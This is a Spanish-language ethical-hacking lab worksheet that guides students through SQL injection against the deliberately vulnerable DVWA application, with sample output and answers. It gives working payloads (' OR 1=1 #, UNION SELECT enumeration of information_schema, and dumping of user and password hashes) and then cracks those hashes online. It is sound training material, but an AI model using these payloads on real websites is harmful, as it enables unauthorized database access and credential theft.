Práctica de Laboratorio - Ataques de Inyección

Objetivos

Los sitios web que están conectados a bases de datos backend pueden ser vulnerables a la inyección de SQL. En un ataque de inyección SQL, un atacante ingresa consultas maliciosas que interactúan con la base de datos de la aplicación. En esta práctica de laboratorio, explotará una vulnerabilidad de un sitio web con inyección de SQL e investigará la mitigación de dicha inyección.

- Parte 1: Explotar una vulnerabilidad de inyección SQL en DVWA
- Parte 2: Investigar la mitigación de la inyección de SQL

Aspectos básicos/Situación

La inyección SQL es un ataque común utilizado por los hackers para explotar las aplicaciones web basadas en bases de datos SQL. Este tipo de ataque implica la inserción de código SQL malicioso o instrucciones en un campo de entrada o URL con el objetivo de revelar o manipular el contenido de la base de datos, causar problemas de repudio en el sistema o falsificar identidades.

Recursos necesarios

- Kali VM personalizada para el curso de Ethical Hacker
- Acceso a Internet

Instrucciones

Parte 1: Explotar una vulnerabilidad de inyección SQL en DVWA

La inyección SQL es una técnica de inyección de código utilizada para explotar las vulnerabilidades de seguridad en la capa de base de datos de una aplicación. Estas vulnerabilidades podrían permitir que un atacante ejecute comandos SQL maliciosos y comprometa la seguridad de la base de datos.

En esta parte, explotará una vulnerabilidad de SQL en DVWA.

Paso 1: Prepare DVWA para el ataque de inyección de SQL.


a. Abra su navegador y navegue hasta DVWA en http://10.6.6.13.

b. Introduzca las credenciales: **admin** / **password**.

c. Establezca DVWA en Seguridad Baja.

   1) Haga clic en **DVWA Security** en el panel izquierdo.

   2) Cambie el nivel de seguridad a **Low** y haga clic en **Submit**.



Paso 2: Verifique DVWA para ver si hay una vulnerabilidad de inyección de SQL.


a. Haga clic en **SQL Injection** en el panel izquierdo.

b. En el campo **User ID:** escriba **' OR 1=1 #** y haga clic en **Submit**.

c. Debería obtener la salida que se muestra a continuación. El resultado confirma que hay una vulnerabilidad que permite la ejecución de declaraciones SQL que se ingresan directamente en los campos de entrada.

```
ID: ' or 1=1 #
First name: admin
Surname: admin

ID: ' or 1=1 #
First name: Gordon
Surname: Brown

ID: ' or 1=1 #
First name: Hack
Surname: Me

ID: ' or 1=1 #
First name: Pablo
Surname: Picasso

ID: ' or 1=1 #
First name: Bob
Surname: Smith
```

Ha ingresado una expresión “siempre verdadera” que fue ejecutada por el servidor de la base de datos. El resultado es que se devolvieron todas las entradas del campo ID de la base de datos.




Paso 3: Verifique la cantidad de campos en la consulta.

a. En el campo **User ID:** escriba **1' ORDER BY 1 #** y haga clic en **Submit**.

Debería recibir el siguiente resultado:

```
ID: 1' ORDER BY 1#
First name: admin
Surname: admin
```




b. En el campo **User ID:** escriba **1' ORDER BY 2 #** y haga clic en **Submit**.

Debería recibir el siguiente resultado:


```
ID: 1' ORDER BY 2#
```

```
First name: admin
Surname: admin
```



c. En el campo **User ID:** escriba **1' ORDER BY 3 #** y haga clic en **Submit**.

Esta vez debería recibir el error **Unknown column '3' in 'order clause'**.



Dado que la tercera cadena devolvió un error, esto nos indica que la consulta implica dos campos. Esta es información útil para conocer mientras continúa con su explotación.


Paso 4: Verifique la versión del Sistema de Administración de Bases de Datos (DBMS).

En el campo User ID: escriba **1' OR 1=1 UNION SELECT 1, VERSION()#** y haga clic en **Submit**.

Al final del resultado, debería ver un resultado similar al siguiente:

```
<output omitted>
ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
```

```
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: 1
Surname: 5.5.58-0+deb8u1
```



La salida **5.5.58-0 + deb8u1** indica que el DBMS es la versión 5.5.58 de MySQL y se ejecuta en Debian.

Paso 5: Determine el nombre de la base de datos.

Hasta ahora, ha descubierto que la base de datos es vulnerable, la consulta implica dos campos y el DDMS es MySQL 5.5.58.


A continuación, intentará obtener más información del esquema sobre la base de datos.

En el campo User ID: escriba **1' OR 1=1 UNION SELECT 1, DATABASE()#** y haga clic en **Submit**.

Al final del resultado, debería ver el siguiente resultado:

```
ID: 1’ OR 1=1 UNION SELECT 1, DATABASE()#
First name: 1
Surname: dvwa
```

Esto significa que el nombre de la base de datos es **dvwa**.



Paso 6: Recupere la tabla Names de la base de datos de dvwa.


a. En el campo **User ID:** escriba:

```
1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE
table_type='base table' AND table_schema='dvwa'#
```

b. Haga clic en **Submit**.

El resultado con **First Name: 1** es la información de la tabla.

¿Cuáles son las dos tablas que se encontraron?



guestbook y users

¿Qué tabla crees que es la más interesante para una prueba de penetración?

La tabla de user

La tabla de usuarios (users) es la más interesante porque puede incluir nombres de usuario y contraseñas.


Paso 7: Recupere los nombres de las columnas de la tabla users.

Ahora descubrirá los nombres de campo en la tabla de usuarios. Esto le ayudará a encontrar información útil para el pentest.

a. En el campo **User ID:** escriba:

```
1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
```

b. Haga clic en **Submit**.



La lista de nombres de columna se muestra después de la lista de cuentas de usuario en la salida. ¿La información de cuáles dos columnas es de interés utilizar en nuestra prueba de penetración? Explique.

La columna user y la columna password son de interés porque parecen contener información que puede usarse para accesos no autorizados.


Paso 8: Recupere las credenciales de usuario.

Esta consulta recuperará los usuarios y las contraseñas.

a. En el campo **User ID:** escriba:

```
1' OR 1=1 UNION SELECT user, password FROM users #
```

b. Haga clic en **Submit**.



Después de la lista de usuarios, debería ver varios resultados con nombres de usuario y lo que parecen ser hashes de contraseñas.

¿Qué cuenta podría ser la más valiosa en nuestro análisis? Explique.

La cuenta de administrador, probablemente tenga los mayores derechos y privilegios en el sistema.

c. Intente crear consultas para mostrar el contenido de otros campos en la tabla variando los nombres de las columnas según los nombres mostrados anteriormente.

¿Cuál es la diferencia entre los campos **user_id** y **user**?

El user_id es un número, mientras que el campo user es el nombre de usuario.


Paso 9: Hackea los hashes de contraseñas.

a. Abra otra pestaña del navegador y vaya a https://crackstation.net.

CrackStation es un descifrador de hash de contraseñas en línea gratuito.


b. Copie y pegue el hash de la contraseña de DVWA en CrackStation y haga clic en **Crack Hashes**.

¿Cuál es la contraseña de la cuenta de administrador?



password

¿Cuál es la contraseña del usuario pablo?



